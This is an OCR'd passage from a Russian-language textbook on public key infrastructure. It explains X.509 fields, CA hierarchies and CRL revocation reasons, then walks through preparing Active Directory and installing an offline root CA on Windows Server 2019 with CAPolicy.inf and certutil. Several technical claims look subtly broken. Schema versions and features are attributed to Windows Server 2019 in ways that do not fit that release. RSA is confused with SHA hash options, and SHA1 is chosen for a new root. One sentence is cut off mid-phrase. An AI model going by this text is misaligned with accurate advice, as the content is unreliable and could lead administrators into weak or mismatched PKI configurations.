


Рис. 7.9. *Совместное использование симметричного и асимметричного шифрований в AD*

Таблица 7.3. *Формат сертификатов*

Version	Версия сертификата	1, 2, 3
Certificate Serial Number	Серийный номер сертификата	40:00:00:00:00:00:00:ab:38:1e:8b:e9:00:31:0c:60
Signature Algorithm Identifier	Идентификатор алгоритма ЭЦП	ГОСТ Р 34.10–94
Issuer X.500 Name	Имя издателя сертификата	C=RU, ST=Moscow,O=PKI, CN=Certification Authority
Validity Period	Срок действия сертификата	Действителен с: Ноя 2 06:59:00 1999 GMT Действителен по: Ноя 6 06:59:00 2004 GMT
Subject X.500 Name	Имя владельца сертификата	C=RU, ST=Moscow, O=PKI, CN=Sidorov
Subject Public Key Info	Открытый ключ владельца	Тип ключа: Открытый ключ ГОСТ Длина ключа: 1024 Значение: AF:ED:80:43.....
Issuer Unique ID version 2	Уникальный идентификатор издателя	
Subject Unique ID version 2	Уникальный идентификатор владельца	
CA Signature ЭЦП Центра сертификации		

Посмотрим более подробно, что содержится в самих сертификатах. Как видно, в сертификатах версий 1 и 2 присутствует 10 полей. Начнем с поля Version. В нем указывается версия используемого протокола X.509. В случае если применяются дополнения к сертификату, версия должна быть установлена как X.509 version 3 (по умолчанию значение равно 2). Если дополнения не используются, версия должна быть 1 (значение должно быть не установлено). В поле Серийный номер (Certificate Serial Number) указывается целое число, устанавливаемое ЦС для каждого сертификата. Это значение должно быть уникальным для каждого сертификата, выпущенного данным ЦС. Значения полей Имя издателя и Серийный номер сертификата совместно являются уникальным идентификатором сертификата. В поле Signature Algoritm Identifier содержится идентификатор криптографического алгоритма, используемого ЦС для выработки ЭЦП сертификата. В поле Имя издателя (Issuer X.500 Name) идентифицируется объект (субъект), который сформировал ЭЦП и издал сертификат. Данные в этом поле должны содержать ненулевое значение DN (distinguished name). Значение поля состоит из набора иерархических атрибутов (AttributeType), таких как код страны, и соответствующего ему значения (AttributeValue, например RU). Поле Validity Period определяет срок действия (в виде временного интервала), в течение которого ЦС управляет сертификатом (то есть отслеживает состояние). В этом поле находится последовательность двух дат: дата начала действия сертификата (notBefore) и дата окончания срока действия сертификата (notAfter). Оба этих значения могут быть закодированы либо как UTCTime, либо как GeneralizedTime. Поле Открытый ключ владельца (Subject Public Key Info) используется для хранения открытого ключа и идентификации алгоритма, соответствующего открытому ключу. Стоит отметить, что поля Уникальный идентификатор владельца и Уникальный идентификатор издателя могут использоваться только в сертификатах версии 2 или 3. Поле было предусмотрено в версии 2 сертификатов X.509 для целей обеспечения использования одинакового имени владельца или издателя в разных сертификатах. С введением дополнений в версии 3 такая необходимость отпала.

Однако сейчас все больше используются сертификаты X.509 версии 3. В отличие от предыдущих версий 1 и 2, здесь имеется несколько дополнений. Каждое дополнение состоит из трех полей: type, critical, value.

Соответственно, дополнение представляет собой структуру, содержащую следующие данные:

- идентификатор дополнения – type;
- признак «критичное/некритичное дополнение» – critical;
- собственно значение дополнения, представленное в бинарном виде (OCTET STRING), – value.

В зависимости от тех задач, которые поставлены разработчиками, само дополнение может являться сколь угодно сложной структурой, формат и интерпретация которого определяются идентификатором дополнения. Рекомендации определяют основную цель критичных дополнений – предохранить сертификат, изданный ЦС, от возможности использования его в приложениях, которые не могут обработать такие дополнения. В соответствии с рекомендациями правила обработки дополнений требуют от прикладного ПО отвергнуть сертификат, если дополнение отмечено критичным и прикладное ПО не может

его интерпретировать. В свою очередь, требование отвергнуть дополнение прикладным ПО, отмеченное как критичное, при невозможности его интерпретации требует от прикладного ПО детального разбора дополнений сертификатов и затрудняет процесс модификации как прикладного ПО, так и ПО. В приведенной ниже таблице представлен формат сертификата версии 3.

Таблица 7.4. *Формат сертификата версии 3*

<table>
<tr><td>Version</td><td>Версия сертификата</td><td>3</td></tr>
<tr><td>Certificate Serial Number</td><td>Серийный номер сертификата</td><td>40:00:00:00:00:00:00:ab:38:1e:8b:e9:00:31:0c:60</td></tr>
<tr><td>Signature Algorithm Identifier</td><td>Идентификатор алгоритма ЭЦП</td><td>ГОСТ Р 34.10–94</td></tr>
<tr><td>Issuer X.500 Name</td><td>Имя издателя сертификата</td><td>C=RU, ST=Moscow,O=PKI, CN=Certification Authority</td></tr>
<tr><td>Validity Period</td><td>Срок действия сертификата</td><td>Действителен с: Ноя 2 06:59:00 1999 GMT
Действителен по: Ноя 6 06:59:00 2004 GMT</td></tr>
<tr><td>Subject X.500 Name</td><td>Имя владельца сертификата</td><td>C=RU, ST=Moscow, O=PKI, CN=Sidorov</td></tr>
<tr><td>Subject Public Key Info</td><td>Открытый ключ владельца</td><td>Тип ключа: Открытый ключ ГОСТ
Длина ключа: 1024
Значение: AF:ED:80:43.....</td></tr>
<tr><td>Issuer Unique ID version 2</td><td>Уникальный идентификатор издателя</td><td></td></tr>
<tr><td>Subject Unique ID version 2</td><td>Уникальный идентификатор владельца</td><td></td></tr>
<tr><td colspan="2">type
critical
value</td><td rowspan="3">Дополнения (только версия 3)</td></tr>
<tr><td colspan="2">type
critical
value</td></tr>
<tr><td colspan="2">type
critical
value</td></tr>
<tr><td colspan="3">CA Signature
ЭЦП Центра сертификации</td></tr>
</table>

А на рис. 7.10 приведен стандартный набор расширений, используемый в сертификатах X.509 версии 3.

Удостоверяющие центры

Теперь поговорим об управляющих центрах. УЦ отвечают за выпуск и отзыв сертификатов. Так как этот раздел посвящен реализации PKI на основе продуктов Micrisoft, мы воспользуемся той терминологией, которая используется в их литературе. Например, предположим, у нас есть корневой управляющий центр (Root Certification Authority, Root CA) и подчиненный управляющий центр (Intermediate CA). Как уже упоминалось ранее, доверительные отношения центров строятся по иерархической схеме, таким образом, удостоверяющий центр, лежащий в основе данной иерархии, называется корневым УЦ. При настройке корневого УЦ необходимо соблюсти ряд предосторожностей. Root CA отвечает за выдачу сертификатов подчиненным удостоверяющим

центрам, поэтому сервер корневого УЦ должен быть максимально защищен от взлома. Наилучшим решением по защите сервера корневого УЦ является его подключение к сети только в тех случаях, когда необходимо произвести продление или отзыв сертификата одного из подчиненных УЦ или развернуть новый УЦ. Все остальное время данный сервер должен быть отключен от сети во избежание его компрометации.




Рис. 7.10. *Расширения X.509 версии 3*

Подчиненный удостоверяющий центр может выполнять различные роли: он может осуществлять выдачу сертификатов другим УЦ, находящимся ниже в иерархии, а может осуществлять выдачу сертификатов непосредственно пользователям, если сам является нижним звеном. Возможен также вариант, когда подчиненный УЦ осуществляет выдачу сертификатов как другим УЦ, так и конечным пользователям.

Специальным видом подчиненных УЦ является удостоверяющий центр политик (Policy CA). УЦ политик осуществляет выдачу сертификатов только другим подчиненным удостоверяющим центрам в данной иерархии. УЦ политик может определять, какие сертификаты выдавать различным УЦ.

Говоря о топологиях, стоит заметить, что классической реализацией PKI, рекомендованной Microsoft, является трехуровневая топология. На верхнем уровне иерархии находится корневой УЦ, осуществляющий выдачу сертификатов для подчиненных центров сертификации второго уровня. Подчиненные центры сертификации второго уровня являются также УЦ политик и соот-

ветственно отвечают за выдачу сертификатов УЦ третьего уровня. И наконец, центры сертификации третьего уровня выдают сертификаты непосредственно пользователям.

Пример такой топологии для географически разнесенной сети представлен на рис. 7.11.




Рис. 7.11. *Пример трехуровневой топологии PKI*

В процессе работы постоянно подключены к сети должны быть только подчиненные центры сертификации. Как уже говорилось ранее, корневой ЦС, как правило, подключается к сети только тогда, когда необходимо обновить или отозвать сертификаты подключенных ЦС, а также когда нужно подключить новый подчиненный ЦС.

Списки аннулированных сертификатов

Надеюсь, я не слишком утомил читателя теоретическими основами инфраструктуры открытого ключа. Нам осталась последняя тема. Это списки аннулированных сертификатов (Certificate Revocation Lists). В некоторых случаях сертификат приходится отзывать до истечения срока его действия. Например, когда есть подозрение, что данный сертификат может быть скомпрометирован, в случае с хищением ноутбука или заражения рабочей станции вирусом. В таких случаях необходимо как можно быстрее отозвать сертификат. Но одного отзыва сертификата мало, нужно также уведомить всех пользователей PKI о том, что данный сертификат не является действительным. Для этого и нужны списки аннулированных сертификатов.

CRL в Windows Server 2019 бывают двух видов: базовый CRL и дельта CRL. Базовый CRL содержит полный список серийных номеров отозванных сертификатов, в дельта CRL указаны только серийные номера тех сертификатов, которые были отозваны с момента последней публикации базового CRL. Дель-

та CRL намного меньше по размерам, чем базовые CRL, и их использование помогает снизить нагрузку на каналы связи.

В CRL Windows Server 2019 при отзыве сертификата необходимо указать причину отзыва. Это может оказаться полезным для администраторов информационной безопасности, так как может помочь расследованию инцидентов. Причины могут быть следующие:

- **Key Compromise (компрометация ключа)** – секретный ключ пользователя украден, или украден ноутбук, или смарт-карта;
- **CA Compromise (компрометация УЦ)** – секретный ключ УЦ скомпрометирован. Например, украден жесткий диск сервера УЦ;
- **Affiliation Changed (изменение принадлежности)** – субъект данного сертификата (как правило, пользователь) больше не связан с данной организацией;
- **Superseded (заменен)** – отозванный сертификат заменен новым сертификатом;
- **Cessation Of Operation (прекращение действия)** – субъект данного сертификата переведен в резерв. Например, старый веб-сервер заменен новым сервером с новым именем;
- **Certificate Hold (удержание сертификата)** – сертификат временно отозван. Например, сотрудник находится в отпуске или командировке. Данная причина является единственной из всего приведенного списка, при которой можно отменить отзыв сертификата;
- **Remove From CRL (удалить из CRL)** – эта причина используется для случаев, когда отзыв сертификата отменяется после Certificate Hold. Данный статус используется только в дельта CRL, статус Remove From CRL is used only in d показывает, что сертификат, отозванный в базовом CRL, действителен в дельта CRL;
- **Unspecified (не установлено)** – для случаев, когда причина отзыва не подходит под какой-либо из предыдущих пунктов.

Списки аннулированных сертификатов являются неотъемлемой частью инфраструктуры PKI, поэтому их своевременная публикация не менее важна, чем публикация сертификатов.

Ранее мы обсудили теоретические основы PKI, рассмотрели реализацию различных компонент в Windows Server 2019. Теперь перейдем к непосредственному разворачиванию иерархии удостоверяющих центров.

Итак, мы будем разворачивать двухуровневую иерархию инфраструктуры открытых ключей. В состав данной иерархии будут входить корневой удостоверяющий центр, Root CA и подчиненный УЦ Subordinate CA.

Но начнем мы все-таки с некоторых теоретических сведений о типе центров сертификации в решениях от Microsoft.

Немного о центрах сертификации

На основе решений Microsoft можно развернуть центры сертификации двух типов, Standalone или Enterprise Certification Authority. Как правило, все стараются использовать Enterprise CA, при этом зачастую не совсем понимая различия между этими типами центров сертификации. Далее мы поговорим об основных характеристиках Standalone и Enterprise CA.

Standalone CA

Основное отличие этого типа ЦС заключается в том, что для него не требуется наличие домена Active Directory. Также выдавать сертификаты в Standalone CA можно только через Enrollment Web Pages либо вручную генерируя запросы (с помощью .req-файлов) и отправляя их через оснастку CertSrv.msc. Эта возможность появилась в Windows Server 2019.

Существенным недостатком Standalone CA является то, что вы не можете пользоваться функциями autoenroll. Также при выдаче сертификатов Standalone CA не может автоматически публиковать сертификаты в свойства учетной записи пользователя или компьютера.

Где лучше всего применять Standalone CA? В ситуации, когда есть независимый от домена AD центр сертификации (Standalone CA в рабочей группе), гораздо проще проводить миграцию и реструктуризацию лесов AD, поскольку эти процессы не затрагивают корневой CA и избавляют от проблем построения новой иерархии PKI. В такой ситуации достаточно только сменить центры сертификации 2-го и 3-го уровней. Именно по этой причине корневые центры сертификаций целесообразно устанавливать вне домена, в рабочей группе. Что мы и будем делать далее.

Enterprise CA

Этот тип центров сертификации имеет ряд существенных отличий от Standalone CA. Во-первых, Enterprise CA требует наличия домена Active Directory для хранения там своей информации и шаблонов сертификатов. Данный тип CA имеет очень большие возможности по выдаче и обслуживанию сертификатов. С помощью Enterprise CA можно автоматизировать процесс распространения сертификатов по всему лесу AD. Также нам не потребуется генерация файлов запросов со стороны клиентов, вместо этого можно подавать заявки на сертификаты через оснастку Certificates консоли MMC.

При создании нашей инфраструктуры PKI мы будем использовать как Standalone, так и Enterprise CA. При этом корневой УЦ будет Standalone, так как данный сервер должен быть отключен от сети и использоваться только для выдачи сертификатов подчиненным УЦ, и, соответственно, он не должен входить в домен Active Directory. А подчиненные УЦ второго и третьего уровней будут входить в домен Active Directory и будут являться Enterprise CA.

С типами УЦ мы разобрались, теперь подготовим нашу инфраструктуру Active Directory.

Готовим инфраструктуру Active Directory

Перед началом установки элементов PKI нам необходимо подготовить нашу инфраструктуру Active Directory. Как правило, перед установкой PKI на основе Windows Server 2019 чаще всего возникают следующие вопросы:

- **нужно ли обновлять все контроллеры домена в лесу до уровня Windows Server 2019?** В этом нет необходимости. Windows Server 2019 PKI не требует использования только контроллеров домена Windows Server 2019. Вы можете развернутьWindows Server 2019 PKI в домене Microsoft Windows 2016;

- **нужно ли обновлять функциональный уровень домена и/или леса до Windows Server 2019?** В этом также нет необходимости при развертывании Windows Server 2019 PKI.

В случае если в вашей сети используются контроллеры домена Windows 2000 or Windows Server 2003, для развертывания PKI вам необходимо выполнить еще несколько действий:

- **определить количество лесов.** Количество лесов, очевидно, влияет на число ЦС Enterprise уровня. ЦС уровня предприятия может выдавать сертификаты только пользователям и компьютерам, входящим в тот же лес. Для нескольких лесов необходимо развернуть хотя бы один ЦС для каждого леса;
- **определить количество доменов в лесу.** Здесь, по аналогии с предыдущим абзацем, вам необходим хотя бы один ЦС на каждый домен леса;
- **определить, какие пользователи входят в состав группы локальных администраторов на используемых серверах.** Все члены группы локальных администраторов на сервере ЦС имеют возможность экспортировать секретные ключи ЦС. Поэтому нужно проследить за тем, чтобы в этой группе были только те пользователи, которым данный уровень доступа действительно необходим;
- **определить версию схемы в домене.** Для внедрения ЦС на основе Windows Server 2019 для получения всех новых возможностей, доступных в этой версии операционной системы, вам необходимо использовать последнюю версию схемы AD DS. Схема Windows Servers 2019 может быть развернута, если в домене присутствуют Windows 2000, Windows Server 2003 или контроллеры домена Windows Server 2019.

И завершая тему лесов, обсудим, что нужно делать, если ваш лес Windows 2000 or Windows Server 2003. Прежде всего вам необходимо определить, какой сервер является Schema Operations Master. Обновление схемы должно производиться на сервере с ролью Schema Operations Master.

Для того чтобы определить наличие данной роли, надо выполнить такие действия.

1. В командной строке выполните следующую команду:

   ```
   regsvr32 schmmgmt.dll
   ```

   Таким образом будет зарегистрирована необходимая dll-библиотека.
2. Далее откройте новую консоль MMC.
3. В меню **File** выберите **Add/Remove**.
4. Затем в **Add Standalone Snap-in** выберите **Active Directory Schema** и нажмите **Add**.

Таким образом, у вас откроется дерево, в котором необходимо выбрать **Active Directory Schema**, затем нажать правую кнопку мыши и выбрать **Operations Master**. В открывшемся окне смены Schema Master будет указан текущий владелец данной роли.

Теперь произведем обновление схемы. Для этого необходимо войти на контроллер домена с правами пользователя из групп Schema Admins и Enterprise Admins. В DVD-приводе сервера должен быть установлен Windows Server 2019 DVD-диск.

1. В командной строке необходимо на DVD-приводе перейти в каталог **\sources\adprep**.
2. Далее выполните команду **adprep /forestprep**.
3. После предупреждения нажмите C, если ваша система удовлетворяет минимальным требованиям.
4. По окончании процесса обновления убедитесь, что вы получили сообщение Adprep successfully updated the forest-wide information.

Замечание по версиям схемы. Если обновление производилось с Windows 2000 Active Directory, то с версии 13 должно быть обновлено до версии 44. Если обновление производилось с Windows 2003 Active Directory, то схема обновится с версии 30 на версию 44. И если обновлялись с Windows Server 2003 R2, то версия изменится с 31 на 44.

Когда обновление закончится, необходимо убедиться, что изменения реплицировались на все контроллеры домена в лесу. Для этого можно воспользоваться графической утилитой replmon.exe или утилитой командной строки repadmin.exe из пакета Windows Support Tools.

Закончив с модификацией схемы, необходимо подготовить каждый домен в лесу к работе в режиме Windows Server 2019. Для этого нужно выполнить действия, аналогичные приведенным выше по модификации леса, но на шаге указать команду **adprep /domainprep /gpprep**.

Еще одно подготовительное действие нам необходимо выполнить по настройке группы Cert Publishers. Нам нужно определить, какой областью действия обладает данная группа. Группа Cert Publishers создается по умолчанию в каждом домене в лесу Active Directory. Данная группа обладает правами на чтение и запись информации о сертификате в атрибуте *userCertificate* объектов домена. Сертификаты, публикуемые с этими атрибутами, как правило, являются сертификатами, предназначенными для шифрования, позволяющими всем желающим получать публичный ключ данного сертификата шифрования.

В зависимости от того, какой уровень домена используется, настройки группы Cert Publishers могут отличаться.

- Если домен был создан на Windows 2000 сервере (с помощью DCPromo.exe), группа Cert Publishers будет глобальной. Это означает, что только пользователи из того же домена смогут быть в этой группе.
- Если домен был создан на Windows Server 2003 или Windows Server 2019 сервере, группа Cert Publishers будет локальной. Это означает, что пользователи из любого домена могут быть членами данной группы.

Эта информация может оказаться полезной при планировании развертывания служб PKI в домене Active Directory.

Начнем с установки Offline Root CA

Прежде всего будем считать, что сервер под управлением Windows Server 2019 установлен и на нем развернуты все последние обновления.

Перед началом непосредственно установочного процесса необходимо создать конфигурационный файл **%systemroot%/CAPolicy.inf**. Данный файл необходим установщику роли AD CS для установки.

```
[Version]
Signature= "$Windows NT$"
[certsrv_server]
; Устанавливается длина ключа, которая будет использоваться
; только при обновлении сертификата CA
RenewalKeyLength = 2048
; Устанавливается срок действия обновленного сертификата.
; Будет использоваться только при обновлении сертификата CA
RenewalValidityPeriodUnits = 10
; Устанавливается единица измерения для предыдущего параметра
RenewalValidityPeriod = years
; Устанавливается периодичность публикации CRL в 90 дней (или 3 месяца)
CRLPeriodUnits = 90
CRLPeriod = days
; Устанавливается срок продления списков отозванных сертификатов, CRL. Фактический
;срок действия CRL для клиентов увеличивается на заданный период, который в нашем
;случае равен 2 неделям. Это означает, что сервер CA будет  публиковать новый CRL каждые
;90 дней, а срок действия этого CRL будет 104 дня. Предполагается, что за эти две недели
администратор сможет распространить данный CRL
CRLOverlapUnits = 2
CRLOverlapPeriod = weeks
; Отключаем публикацию Delta CRL
CRLDeltaPeriodUnits = 0
CRLDeltaPeriod = hours
; Включаем дискретные алгоритмы для подписей.
DiscreteSignatureAlgorithm = 1
```

Для начала установки выполним следующие действия. Откроем **Start**, далее **Server Manager**. В открывшемся окне выбираем **Roles**, затем **Add Roles**. На странице **Before You Begin** нажимаем **Next**. Затем на странице **Select Roles** выбираем **Active Directory Certificate Services** и нажимаем **Next** (рис. 7.12).




Рис. 7.12. *Выбор роли Certificate Services*

На странице **Role Services** нам необходимо выбрать только **Certification Authority**, так как на корневом УЦ средства для работы с сертификатами через веб-интерфейс нам совершенно не нужны. Далее снова нажимаем **Next**. На следующем шаге нам доступен только Standalone CA, так как наш сервер корневого УЦ не входит в домен Active Directory. На странице выбора типа CA выберем **Root CA** и нажмем **Next**. На следующем шаге нам предлагается указать секретный ключ. В этом окне можно выбрать либо создание нового ключа, либо использование уже имеющегося. Во втором случае мы можем использовать уже существующие сертификаты при переустановке CA. Мы выбираем **Create a new private key** и нажимаем **Next**. На следующей странице **Cryptography** мы задаем основу нашей инфраструктуры PKI, а именно криптографические алгоритмы. Мы выберем следующий криптопровайдер из списка: RSA#Microsoft Software Key Storage Provider, длину ключа в 2048 бит и алгоритм подписи в SHA1. Тут стоит сделать некоторые пояснения, так как данный момент очень важен при развертывании инфраструктуры открытого ключа. Параноидальные специалисты по информационной безопасности могут захотеть выбрать для корневого сертификата более длинный ключ. Например, 4096 бит вместо 2048. Однако здесь следует учитывать, что некоторые приложения и устройства просто неспособны проверять цепочки сертификатов, длина ключей которых больше 2048 бит. Так что если вы собираетесь использовать PKI для работы с каким-либо определенным приложением, то лучше всего сначала проверить в тестовой среде, как ваше специализированное ПО работает с длинными ключами. Но если ваша инфраструктура будет использоваться различными приложениями, то для совместимости лучше выбрать 2048 бит. Иначе вы можете попасть в крайне неприятную ситуацию, когда вновь внедряемое программное обеспечение, такое как система двухфакторной аутентификации (смарт-карты), не может быть внедрено и потребует существенной переработки именно из-за слишком длинных ключей. И еще один момент – это алгоритм подписи. RSA – не самый стойкий алгоритм, однако мы выбираем его для совместимости. Если в вашей сети только серверы семейства Windows 2019 и рабочие станции семейства Windows 10, то вы можете использовать алгоритмы SHA256 или SHA384. Но если в вашей сети используются Windows Server 2003 и XP, то лучше оставить RSA во избежание проблем с совместимостью.

Вернемся к процессу установки. На странице выбора имени CA введем следующее:

```
{PKI-ROOT-CA} Class 1 Root Certification Authority.
```

где в фигурных скобках – имя данного сервера.

В поле Distinguished name suffix можно указать:

```
OU=Information Security,O={PKI-ROOT-CA.},C={RU}
```

На следующей странице **Validity Period** укажем срок действия сертификата. В большинстве случаев 10 лет вполне достаточно, так как это наиболее оптимальный срок действия корневого сертификата. Нажмем **Next**.

На странице **Certificate database** укажите путь, по которому будет храниться БД сервера CA. Можно использовать и дефолтное, а если на сервере есть отказоустойчивый массив (Raid1, Raid5 и производные от них), рекомендуется размещать БД именно на них. Нажмите **Next** (рис. 7.13).




Рис. 7.13. *Список указанных настроек*

На странице **Confirmation** просмотрите настройки, которые вы указали. Если вы ошиблись на каком-то этапе – вернитесь назад и исправьте ошибку. Если все правильно, нажмите **Install** и подождите, пока мастер сконфигурирует роль.

О защите корневого УЦ

Пока устанавливается корневой УЦ, поговорим немного о его защите. Как уже упоминалось, корневой УЦ должен быть постоянно отключен от сети. Подключается к сети он только для выполнения каких-либо действий с сертификатами подчиненных УЦ, а еще для установки обновлений. Но этого мало. Необходимо обеспечить физическую защиту самого сервера корневого УЦ и его жестких дисков. Возможны различные варианты защиты, как аппаратные, так и программные. Например, в инструкции по установке российского УЦ КриптоПро для обеспечения защиты предлагается использовать электронный замок Соболь. Данный электронный замок представляет собой плату, которая устанавливается в PCI-слот сервера и осуществляет контроль целостности программной среды, регистрацию попыток доступа, а также идентификацию и аутентификацию пользователей. Другими словами, с помощью этого аппаратного комплекса злоумышленник даже при наличии полного физического доступа не сможет получить доступ к содержимому жесткого диска сервера.

Существует также и множество чисто программных решений, реализующих аналогичную защиту жесткого диска. В случае ограниченности бюджета и невозможности закупки дополнительного ПО можно воспользоваться встроенными средствами шифрования EFS в Windows Server 2019. Продумайте данный вопрос перед развертыванием PKI.

Действия после установки

После завершения установки нам необходимо выполнить еще одно важное действие – запустить постустановочный скрипт, который завершит конфигурирование параметров УЦ. Данный скрипт вместе с комментариями был взят из источника. Наименования в фигурных скобках необходимо заменить на имена своих УЦ.

```
:: Создаем папку в корне диска C, где будут храниться CRT- и CRL-файлы
md C:\CertData
:: Задаем точки публикации CRL-файлов и ссылки, публикуемые в издаваемых сертификатах. То же
самое и для CRT-файлов.
certutil -setreg CA\CRLPublicationURLs "65:%windir%\system32\CertSrv\CertEnroll\%%3%%8%%9.
crl\n65:C:\CertData\{ PKI-ROOT-CA }_RCA%%8.crl\n2:http://www.{ PKI-ROOT-CA }/pki/{ PKI-ROOT-
CA }_RCA%%8.crl"
certutil -setreg CA\CACertPublicationURLs "1:%windir%\system32\CertSrv\
CertEnroll\%%1_%%3%%4.crt\n2:http://www.{ PKI-ROOT-CA }/pki/{ PKI-ROOT-CA }_RCA%%4.crt"
